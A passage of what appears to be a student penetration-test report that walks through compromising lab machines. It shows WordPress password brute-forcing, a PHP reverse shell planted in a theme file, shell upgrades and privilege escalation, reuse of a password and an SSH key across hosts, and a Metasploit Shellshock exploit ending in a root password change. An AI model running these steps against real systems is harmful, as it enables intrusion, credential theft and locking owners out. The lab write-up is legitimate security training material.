
```
172.16.221.237/wordpress/readme
```

WordPress


Version 3.3.1

Semantic Personal Publishing Platform

Knowing all of this, is was possible to run a brute force password attack to gain admin credentials and log in to the admin panel of wordpress.




```
root@kali:~# wpscan --url http://172.16.221.237/wordpress --usernames admin -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.5
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Sat Jan  7 17:16:33 2023
```



```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / slides Time: 00:15:35 <=======================================================> (5740 / 5740) 100.00% Time: 00:15:35

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Using these credentials at http://172.16.221.237/wordpress/wp-login.php allowed access to the admin panel



Dashboard ‹ MrBlobby — WordPress - Mozilla Firefox

172.16.221.237/wordpress/wp-admin/

Welcome to your new WordPress site!

If you need help getting started, check out our documentation on First Steps with WordPress. If you'd rather dive right in, here are a few things most people do first when they set up a new WordPress site. If you need help, use the Help tabs in the upper right corner to get information on how to use your current screen and where to go for more assistance.

Basic Settings | Add Real Content | Customize Your Site

Check out the sample page & post

Use the current theme — Twenty


172.16.221.237/wordpress/wp-admin/update-core.php

File Edit View History Bookmarks Tools Help
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB
MrBlobby 2 New Howdy, admin
Dashboard
Home
Updates 2
Posts
Media
Links
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
Screen Options
Help
Dismiss
WordPress Version 3.3.1

Above: the wordpress admin dashboard.


Appendix 2.3: PC2 Reverse Shell

After gaining access to the admin panel in wordpress, it was possible to upload a reverse PHP shell by editing a template php page into a piece of malicious code. After setting up a netcat listener on the reverse shell file's port, connecting to the reverse shell only required navigating to the file in a web browser to run the malicious code



172.16.221.237/wordpress/wp-content/themes/twentyeleven/404.php

Above: heading to the webpage with the malicious code executes the reverse shell script




```
root@kali:~# netcat -nvlp 3390
listening on [any] 3390 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 44862
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 3
 17:16:19 up  4:48,  0 users,  load average: 0.10, 0.05, 0.24
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Appendix 2.4: PC2 Privilege Escalation


After gaining access to PC2 using the reverse shell set up in Appendix 2.3. it was possible to navigate the computers file system. However , executing simple tasks was not possible with such a restricted user like www-data. In order to gain root access, exploiting the programs on the machine was needed.

To test the amount of privilege the www-data user had, an attempt to read /etc/shadow was made to try and steal the password hashes from the machine, however, this proved impossible from the current user.




```
$ cat shadow
cat: shadow: Permission denied
```

However, it was possible to enumerate other users on the machine by navigating to the /home directory




```
$ cd /home
$ ls
user
$ 
```

However, even trying to gain access to this user was impossible , as the shell in use could not run the su user command.




```
$ su user
su: must be run from a terminal
```

Using ls -a in the /usr/bin/ directory revealed an installation of python installed on the machine.




```
lrwxrwxrwx 1 root   root          9 Apr 28  2014 python -> python2.7
lrwxrwxrwx 1 root   root          9 Apr 28  2014 python2 -> python2.7
-rwxr-xr-x 1 root   root    2795304 Sep 26  2013 python2.7
```

Knowing this, it was possible to upgrade the shell to a less restrictive one using python's Pseudo-Terminal Utilities library.




```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@CS642-VirtualBox:/usr/bin$ 
```

At this point, it was now possible to attempt accessing the user named 'user' . In this shell, it was still not possible to read the /etc/shadow file and obtain password hashes, however the password for the user was easily obtained by simply guessing the password to be the users username.



```
www-data@CS642-VirtualBox:/usr/bin$ su user
su user
Password: user

user@CS642-VirtualBox:/usr/bin$
```


Since user is a sudoer, obtaining root access was as easy as typing sudo su



```
user@CS642-VirtualBox:/usr/bin$ sudo su
sudo su
[sudo] password for user: user

root@CS642-VirtualBox:/usr/bin#
```


Appendix 3: PC3 Password Reuse

Scanning PC3 using nmap revealed a similar layout of ports to PC1: Open SSH and NFS services.



```
root@kali:~/Desktop# nmap -sV 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 15:46 EST
Nmap scan report for 192.168.0.34
Host is up (0.00090s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
```


However, since PC3's share had been suitably restricted, the vulnerability present on PC1 was not possible to exploit.



```
root@kali:~/Desktop# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Above: output from showmount shows that the share point for PC3 was set in a more secure location

However, due to the similarity of the systems, an attempt was made to login to xadmin user using the same password as PC1 via SSH.




```
root@kali:~/mount1# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 27 20:56:41 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Above: Access has been granted into the machine using the password from PC1


Appendix 4: PC4 SSH Private key reuse

Using Nmap revealed an NFS service and an SSH service on the machine



```
root@kali:~# nmap -sV 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 16:24 EST
Nmap scan report for 192.168.0.130
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.65 seconds
```


Because of the similarities to both PC1 and PC3, an attempt to log in via SSH using the xadmin user and reused password was attempted.



```
root@kali:~# ssh xadmin@192.168.0.130
xadmin@192.168.0.130: Permission denied (publickey).
```

However, the attempt was denied as the Kali machine did not have the private SSH key necessary to connect to the machine.


This prompted an attempt to reuse the private key used by xadmin on PC3.



```
root@kali:~# scp xadmin@192.168.0.34:/home/xadmin/.ssh/id_rsa ~
xadmin@192.168.0.34's password:
id_rsa                                                              100% 1675   382.
```

Above: the private key from PC2 being copied to the Kali machine


This proved to be enough to gain access to the machine



```
root@kali:~# ssh -i id_rsa xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ 
```


Appendix 5: PC5 Shellshock

Scanning PC5 using Nmap revealed that the machine was a Linux device running a web server using Apache 2.4.10.




```
root@kali:~/Desktop# nmap -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 11:02 EST
Nmap scan report for 192.168.0.242
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds
root@kali:~/Desktop#
```

Using nikto, a tool designed for scanning the vulnerabilities of webservers, the shellshock vulnerability was identified.




```
root@kali:~# nikto -h 192.168.0.242 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-12-27 10:35:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cv
ename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-12-27 10:36:29 (GMT-5) (48 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Knowing this, the Metasploit module multi/http/apache_mod_cgi_bash_env_exec was used to gain access to the webserver through this vulnerability.




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:34516) at 2022-12-27 10:43:46 -0500
```

From here, it is possible to download the list of users and password hashes on the machine, and brute force the password hashes to find the password for root. However, because the web server is running as root, it is also equally as easy to change the root password and lock out any other parties from the machine



```
meterpreter > shell
Process 2094 created.
Channel 4 created.
passwd
Enter new UNIX password: newpassword
Retype new UNIX password: newpassword
passwd: password updated successfully
exit
meterpreter >
```

Above: changing the root password on PC5.

